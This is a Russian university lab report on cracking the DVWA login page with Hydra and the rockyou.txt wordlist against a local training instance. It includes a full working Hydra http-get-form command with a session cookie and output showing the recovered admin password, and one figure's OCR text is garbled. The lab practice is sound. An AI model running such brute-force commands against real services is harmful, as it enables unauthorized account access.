

Индивидуальный проект. 3 этап

Использование Hydra

Парфенова Е. Е.

27 сентября 2024

Российский университет дружбы народов, Москва, Россия

Информация

- Парфенова Елизавета Евгеньевна
- студент
- Российский университет дружбы народов
- 1032216437@pfur.ru
- <https://github.com/parfenovae>



Вводная часть

Возможность научиться взаимодействовать с Hydra на простых задачах для дальнейшего использования этого инструмента в некоторых областях для настраивания качественной защиты своих онлайн-сервисов, веб-приложений и тд.

Цель: Получение практических навыков использования Hydra для подбора пароля

Задачи: Подобрать пароль с помощью Hydra

Теоретическое введение

Damn Vulnerable Web Application (DVWA) — это веб-приложение на PHP/MySQL, которое очень сильно уязвимо.

В третьем этапе проекта мы будем использовать уязвимость Брутфорс.

Brute force - это метод проб и ошибок, заключающийся в многократном опробовании задачи, каждый раз последовательно изменяя значение, пока не будет достигнут определенный результат. Таким образом, он прокладывает себе путь и не принимает “нет” в качестве ответа.

Также подбор пароля не может обойтись без Hydra.

Hydra - это программное обеспечение с открытым исходным кодом для перебора паролей в реальном времени от различных онлайн сервисов, веб-приложений, FTP, SSH и других протоколов.

Выполнение третьего этапа проекта

Установка уровня безопасности




Рис. 1: Установка низкого уровня безопасности DVWA

Уязвимость Brute force





Рис. 2: Введение неправильных данных

Распаковка файла rockyou.txt.gz

A terminal window with a dark background and light blue text. The window title is 'eeparfenova@eeparfenova: /usr/share/wordlists'. The terminal shows the following commands and output:

```
(eeparfenova@eeparfenova)-[/var/www/html/DVWA]
$ cd /usr/share/wordlists
(eeparfenova@eeparfenova)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt
(eeparfenova@eeparfenova)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
(eeparfenova@eeparfenova)-[/usr/share/wordlists]
$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
(eeparfenova@eeparfenova)-[/usr/share/wordlists]
$
```

The terminal output shows the successful extraction of the file 'rockyou.txt' from 'rockyou.txt.gz' using the 'gzip -d' command. The file is now listed in the directory listing along with other wordlist files.

Рис. 3: Распаковка файла rockyou.txt.gz

Прочтение файла rockyou.txt

```
(eeparfenova@eeparfenova)-[/usr/share/wordlists] collect your PHPSESSID cookie (e.g. look in your browser's cookies  
$ cat rockyou.txt properties" in Firefox, etc.)  
123456  
12345  
123456789 3. hydra -l admin -p password -H http-get-form://127.0.0.1/vuln  
password=PASS/*login/login-be-cookies:PHPSESSID=eeparfenova  
password:password  
iloveyou  
princess  
1234567 4. profi  
rockyou  
12345678 you can replace -p password with -P and a file containing passw
```

Рис. 4: Проочтение файла rockyou.txt

Извлечение нужных данных запроса




Рис. 5: Данные о запросе: Headers

Извлечение нужных данных запроса




Рис. 6: Данные о запросе: Cookies

Запрос к Hydra

```
(root@eepearfenova) [~]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie:security=low; PHPSESSID=gk0fgp5eae005fbnrikd6pam09:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 13:18:48
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie:security=low; PHPSESSID=gk0fgp5eae005fbnrikd6pam09:F=Username and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 13:19:00
```

Рис. 7: Запрос к Hydra




Рис. 8: Успешный вход на страницу

Вывод

Мы получили практические навыки использования Hydra для подбора пароля с помощью атаки типа brute force